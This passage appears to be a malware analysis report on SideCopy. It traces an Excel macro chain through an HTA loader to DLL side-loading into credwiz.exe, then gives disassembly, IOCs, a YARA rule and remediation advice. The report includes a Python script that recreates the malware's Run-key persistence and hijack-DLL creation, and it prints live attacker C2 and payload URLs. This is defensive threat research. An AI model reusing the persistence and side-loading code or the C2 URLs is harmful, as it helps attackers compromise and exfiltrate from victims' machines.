Kaspersky	HEUR:Trojan.Win32.APosT.gen	Malwarebytes	Generic.Malware.AI.DDS
MAX	Malware (ai Score=89)	MaxSecure	Trojan.Malware.7164915.susgen
Microsoft	TrojanSpy:Win32/Stealer.A	NANO-Antivirus	Trojan.Win32.Stealer.fpuoax

As we can see from the above figures, three files mentioned above when checked for online presence, were flagged as malicious.

Process Graph

Figure 18: Malware infection chain in victim machine



This section shows the process how was malware executed in victim machine.

An employee of the organization received an email containing a zip file attachment. When the employee downloaded and unpacked the zip file, it found an excel file with a malicious macro-4.0. This macro was inserted in a file called "sample.xls". Opening the file and enabling the macro resulted in the remote execution of a malicious script (htseelaa.hta) via'mshta.exe'.

The malicious script 'htseelaa.hta' was generated using the 'CactusTorch' toolkit, which uses 'DotNetToJScript' to load and execute malicious.NET code directly from memory. This script decoded and deserialized Base64-encoded files, producing two files: 'preBothta.dll' and a Gzip file.

The 'preBotHta.dll' file included a ‘preBotHta’ class and have a function called 'work' that call another function to decompress the Gzip compressed file, that created another obfuscated DLL

called 'Duser.dll'. This new DLL had the key patterns and APIs for the malware to perform specific functions.

The malicious files were copied to 'C:/ProgramData/dsk/dat2.1/', alongside a legitimate file called 'credwiz.exe' (a Windows Credential Manager). At this point the malicious DLL was side-loaded into 'credwiz.exe' and potentially can send the data to attacker domain via HTTPs request. The 'work' function also added the file path of the copied 'credwiz.exe' to the startup registry under the name 'credw1', which means that it ran automatically when the computer rebooted.

Import Address Table (IAT)

Necessary DLL and APIs for the exfiltrating the data are under 'Duser.dll' file which was side-loaded into the 'credwiz.exe'. The following table contains the list of DLLs and its corresponding APIs that were used by malware in IAT.

Table 4: API used in IAT

DLL	API	Purpose
Kernel32	GetModuleHandleA	Retrieves a module handle for a specified DLL.
	GetProcAddress	Retrieves the address of an exported function or variable from a DLL.
	LoadLibraryA	Loads a specified DLL into the address space of the calling process.
	CreateFileW	Creates or opens a file or I/O device.
	GetProcessHeap	Retrieves a handle to the default heap of the calling process.
Winhttp	WinHttpSendRequest	Sends an HTTP request to a server.
	WinHttpConnect	Initiates a connection to an HTTP serve
	WinHttpCrackUrl	Parses a URL into its components.
Ole32	CoCreateInstance	Creates an instance of a COM object.
	CoInitialize	Initializes the COM library for use by the calling thread.

Detail Analysis

To fully understand the functionality how the malware work, ‘Duser.dll’ need to statically and dynamically analyze using disassembler and API monitor tool. I have used IDA free version tool to disassemble the DLL file and used API monitor x86 tool for monitoring of its API.

Loading ‘Duser.dll’ into ‘credwiz.exe’


I have created a script that do the same behavior as malware like creating a directory /dat/dsk2.1, copying legitimate file ‘credwiz.exe’, adding a startup registry entry of that executable path for persistence, and new malicious ‘Duser.dll’ was created and side-loaded with ‘credwiz.exe’

Figure 19: Malware 'work' function written in python

```
INSTPATH = 35
COPYEXE = "credwiz.exe"
HIJACKDLLNAME = "Duser.dll"
PROGRAM = "mshta.exe"
INSTFOLDER = "dsk\\dat2.1"

def replace_bytes(data, old_bytes, new_bytes):
    return data.replace(old_bytes, new_bytes)

url = "https://cdn-src.net/mdpdYz6D9vrxpQAc7mybgEuuHEpmIKtvM6SYdHbF/1252/1397/5198626b/css"

# Prepare paths
instfolder = INSTFOLDER.strip()
common_app_data = os.environ.get('COMMONAPPDATA', 'C:\\ProgramData')
str2 = os.path.join(common_app_data, instfolder)
path = os.path.join(os.environ.get('WINDIR'), 'syswow64\\')

# Check and adjust path
if not os.path.exists(path):
    path = os.path.join(os.environ.get('WINDIR'), 'system32\\')
copyexe = os.path.join(path, COPYEXE)

# Access the registry
try:
    with OpenKey(HKEY_CURRENT_USER, "Software\\Microsoft\\Windows\\CurrentVersion\\Run", 0, KEY_WRITE) as reg_key:
        if os.path.isfile(os.path.join(str2, os.path.basename(copyexe))):
            try:
                if QueryValueEx(reg_key, "credw1")[0]:
                    raise Exception("Already installed")
            except FileNotFoundError:
                pass
        SetValueEx(reg_key, "credw1", 0, 1, os.path.join(str2, os.path.basename(copyexe)))
```

```
if not os.path.exists(str2):
    os.makedirs(str2)

# Copy executable file
if os.path.isfile(copyexe):
    shutil.copy(copyexe, os.path.join(str2, os.path.basename(copyexe)))
else:
    print(f"Executable file not found: {copyexe}")

# Process DLL data
def replace_bytes(data, search, replace):
    return data.replace(search, replace)

try:
    src1 = open("C:\\Users\\husky\\Downloads\\download\\unfin", "rb").read()
    s1 = str(len(url)).zfill(8)
    src2 = replace_bytes(src1, b"{yyyyyyyy}", s1.encode('ascii'))
    s2 = url.split('/')[1][:5]
    src3 = replace_bytes(src2, b"{rox}", s2.encode('ascii'))
    s3 = '#' * 1000
    s4 = url.ljust(len(s3), '#')
    bytes_data = replace_bytes(src3, s3.encode('ascii'), s4.encode('ascii'))

    # Add random bytes to the end
    random_bytes = os.urandom(2)
    bytes_data[-2:] = random_bytes

    # Write modified DLL data to file
    with open(os.path.join(str2, HIJACKDLLNAME), 'wb') as f:
        f.write(bytes_data)
except FileNotFoundError as e:
    print(f"File not found: {e}")
```

Figure 20: Copied 'credwiz.exe' and 'duser.dll' file in 'C:\ProgramData\dsk\dat2.1



For the prescience techniques it creates the startup registry value as show in below figure.

Figure 21:Startup registry created with name 'credw1' with value of file path of 'credwiz.exe'






Figure 22: Task manger startup



IDA analysis

s

Figure 23: 'WinHTTPConnect' for connecting to server



```
loc_100013B6:
mov     eax, [ebx+2Ch]
xor     ecx, ecx
mov     edx, 2
lea     esi, ds:2[eax*2]
mov     eax, esi
mul     edx
seto    cl
neg     ecx
or      ecx, eax
push    ecx
call    sub_10002937
push    dword ptr [ebx+2Ch]
mov     edi, eax
push    dword ptr [ebx+28h]
push    esi
push    edi
call    sub_10006381
movzx   eax, word ptr [ebx+30h]
add     esp, 14h
mov     ecx, [ebp+arg_0]
push    0                   ; dwReserved
push    eax                 ; nServerPort
push    edi                 ; pswzServerName
push    dword ptr [ecx+4]   ; hSession
call    ds:WinHttpConnect
mov     [ebx+4], eax
test    edi, edi
jz      short loc_1000140E
```

C++

```
WINHTTPAPI HINTERNET WinHttpConnect(
  [in] HINTERNET     hSession,
  [in] LPCWSTR       pswzServerName,
  [in] INTERNET_PORT nServerPort,
  [in] DWORD         dwReserved
);
```

'

'WinHttpConnect' API specifies the initial target server of an HTTP request and returns an HINTERNET connection handle to an HTTP session for that initial target.

Figure 24: Disassembly code of subroutine sub_1001510

:


```
mov     [esp+64h+var_4], eax
push    ebx
mov     ebx, [ebp+arg_4]
xorps   xmm0, xmm0
push    esi
push    edi
mov     edi, [ebp+arg_0]
mov     esi, ecx
mov     eax, [ebx+8]    ; https://cdn-src.net/mdpdYz6D9vrxpQAc7mybgEuuHEpmIKtvM6SYdHbF/1252/1397/5198626b/css
lea     ecx, [esp+70h+UrlComponents] ; URL scheme, hostname, and path
push    ecx             ; lpUrlComponents
push    0               ; dwFlags
push    0               ; dwUrlLength
push    eax             ; pwszUrl
mov     [esp+80h+var_64], ebx
mov     [esp+80h+hRequest], eax
mov     [esp+80h+UrlComponents.lpszScheme], 0
movlpd  qword ptr [esp+80h+UrlComponents.nScheme], xmm0
movlpd  qword ptr [esp+80h+UrlComponents.nPort], xmm0
movlpd  qword ptr [esp+80h+UrlComponents.dwUserNameLength], xmm0
movlpd  qword ptr [esp+80h+UrlComponents.dwPasswordLength], xmm0
movlpd  qword ptr [esp+80h+UrlComponents.lpszExtraInfo], xmm0
mov     [esp+80h+UrlComponents.dwStructSize], 3Ch
mov     [esp+80h+UrlComponents.dwSchemeLength], 0FFFFFFFFh
mov     [esp+80h+UrlComponents.dwHostNameLength], 0FFFFFFFFh
mov     [esp+80h+UrlComponents.dwUrlPathLength], 0FFFFFFFFh
call    ds:WinHttpCrackUrl
test    eax, eax
jz      loc_10001662
```

C++

```
WINHTTPAPI BOOL WinHttpCrackUrl(
  [in]       LPCWSTR           pwszUrl,
  [in]       DWORD             dwUrlLength,
  [in]       DWORD             dwFlags,
  [in, out] LPURL_COMPONENTS lpUrlComponents
);
```

The above URL was loaded and push into the stack as ‘pwzUrl’ along with ‘dwUrlLength’, ‘dwFlags’ and ‘lpUrlComponents’. Simply it separates the URL components scheme, hostname, path and return the value as a True or False. For example, scheme: https, hostname: cdn-src.net, and path : mdpdYz6D9vrxpQAc7mybgEuuHEpmIKtvM6SYdHbF/1252/1397/5198626b/cs.

Figure 25: 'WinHttpOpenRequest' API of sub_1001510 with its parameters




C++

```
WINHTTPAPI HINTERNET WinHttpOpenRequest(
  [in] HINTERNET hConnect,
  [in] LPCWSTR   pwszVerb,
  [in] LPCWSTR   pwszObjectName,
  [in] LPCWSTR   pwszVersion,
  [in] LPCWSTR   pwszReferrer,
  [in] LPCWSTR   *ppwszAcceptTypes,
  [in] DWORD     dwFlags
);
```

From the above 'WinHttpConnect' API created a HTTP handle which was used by 'WinHttpOpenRequest' API as a parameter. It creates a new HTTP request handle and stores the specified parameters in that handle. An HTTP request handle holds a request to send to an HTTP server.

Figure 26: 'WinHttpSetOption' API of sub_1001510 with its parameters




C++

```
WINHTTPAPI BOOL WinHttpSetOption(
  [in] HINTERNET hInternet,
  [in] DWORD     dwOption,
  [in] LPVOID    lpBuffer,
  [in] DWORD     dwBufferLength
);
```

The new HTTP handle 'hInternet' return by 'WinHttpOpenRequest' API was used in 'WinHttpSetOption' as a parameter and sets various options for HTTP sessions, requests, or connection.

Figure 27: 'WinHttpSendRequest' and 'WinHttpWriteData' API of sub_1001510 with its parameters



The handle return by 'WinHttpOpenRequest' API is passed as 'hRequest' through 'WinHttpSendRequest' API for sending a request to the attacker HTTP server. And from 'WinHttpWriteData' API send the buffer of data to the attacker HTTP server that they might have exfiltrate.


If all the condition till now corrects, ‘WinHttpWriteData’ have a parameter called ‘lpbuffer’, pointer to the buffer that contain data to be written in HTTP server which was send the HTTP server as part of HTTP request.

In summary, malware was designed to connect with a remote C2 server. It started by requesting HTTP server functions using the winhttp.dll file. It then fetched and processed a malicious server URL. It used a ‘WinHttpCrackUrl’ to break down the URL into its components before connecting to the server with ‘WinHttpConnect’ and creating an HTTP request with ‘WinHttpOpenRequest’ and then it used ‘WinHttpSetOption’ to configure the request options, ‘WinHttpSendRequest’ to send the request to the attacker server which they were listing in public domain, and ‘WinHttpWriteData’ to write data to the server. The malware established an HTTP connection to communicate with a malicious server, prepared and sent a request, and maybe transferred data.

X86 API Monitor analysis

To confirm the findings from the IDA code analysis, API monitor the process of ‘credwiz.exe’.

Figure 28: Analysis of API loaded 'duser.dll' into 'credwiz.exe' in API monitor



From the above figures, the malware tries to resolve the IP address of a domain and, according to IDA static analysis of the disassembly code, it sends a request and writes data to the attacker server. If the server was up and the IP was resolved, the malware could then send this data to the attacker HTTP server.

Indicator of Compromise (IOC)

The following IOCs tables shows the identified key indicators associated with the malware.

Table 5: IoC of this malware

File hash (sha256, sha1, md5)	Sample.xls	78714490712b072dd91de1d2d6e9f7b165037778d6929f683ae8a2f2c6f160c5
		05f257347d39a09dc7989277e5584fd2c8aad525
		ec23c2b94e06049a1763c02d5f596182
	Prebothta.dll	4a4431615faf673bb4f248d1c5af26a2c9b551355fafe5fa56f26722772aca00
		2af8ddeb18252d9bbd5676c794c8b1dc8d686510
		0da0b1578af124ea2bc1f223df52f6a9
	Duser.dll	dd4daeb7af12d3e98e19f09a903d300d7eea477de150f5f01ddb1cc6134fc8d2
		67e5eabb81d30fa120e462405e442e927a93a126
		c1e18b3e7d499fdba7fa0ee070cf7692
Domain	dl.dropboxusercontent.com, cdn-src.net	
URLs	https://dl.dropboxusercontent.com/s/kmplyoh5enq1whf/htseelaa.hta, https://cdn-src.net/mdpdYz6D9vrxpQAc7mybgEuuHEpmIKtvM6SYdHbF/1252/1397/5198626b/css	
Registry	HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\credw1	
File Name	Credwiz.exe, Duser.dll, prebothta.dll	

YARA Rule

```
rule SIDECOPYING
{
        meta:
        description = "Detects xls malware variant based on file hashes, URLs, and registry keys"
        author = "Nihangchha"
        date = "2024-08-17"
        reference = "Advanced Malware Analysis"

        strings:
        $malicious_url_1 ="https://dl.dropboxusercontent.com/s/kmplyoh5enq1whf/htseelaa.hta"
        $malicious_url_2 = "https://cdn-src.net/mdpdYz6D9vrxpQAc7mybgEuuHEpmIKtvM6SYdHbF/1252/1397/5198626b/css"
        $reg_key = "HKEY_LOCAL_MACHINE\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\\credw1"
        $file_name_1 = "credwiz.exe"
        $file_name_2 = "preBothta.dll"
        $file_name_3 = "Duser.dll"

        condition:
        any of ($malicious_url_1, $malicious_url_2, $reg_key) or
        any of ($file_name_1, $file_name_2, $file_name_3)
}
```

Impact

A breach of confidentiality could reveal sensitive business information such as intellectual property, financial records, and confidential customer data. The loss of such information not only compromises the company's competitive edge, but also puts it at risk of legal consequences, especially when customer or employee data is involved.

Beyond the initial data theft, the infection has most certainly become firmly implanted in the company's architecture. It may have generated permanent backdoors within the system, allowing attackers to return at any time. It also means that even after the initial breach has been identified, the risk may persist, with attackers gaining continued access to the network. This can result in extended interruptions in operations, persistent data breaches, and greater exposure to future assaults.

Remediation/Recommendation

The finding led us the malware was ‘sidecopy’ malware so, reactive and proactive specified recommendation are listed down below:

Reactive

- Disconnect affected systems from the network to prevent the spread of the malware. This helps contain the infection and prevents further data exfiltration or system compromise.
- Collect and review logs from affected systems, including network logs, system logs, and application logs. This can help identify how the malware entered the system and what actions it performed.
- Use anti-malware tools to scan and remove the Sidecopy malware from infected systems. Ensure that the tools are updated with the latest definitions to detect the specific variant of the malware.
- Identify and patch any vulnerabilities that the malware exploited to gain access. This may include updating software, applying security patches, and changing passwords.
- Communicate with affected stakeholders, including internal teams and possibly customers, about the breach. Provide transparency on what happened and how it is being addressed.

Proactive

- Implement robust security controls, such as advanced endpoint protection, network segmentation, and intrusion detection systems. Regularly update and patch all software to close vulnerabilities that malware might exploit.
- Stay informed about emerging threats and vulnerabilities related to Sidecopy malware. Utilize threat intelligence feeds and collaborate with cybersecurity communities to anticipate and prepare for potential attacks.
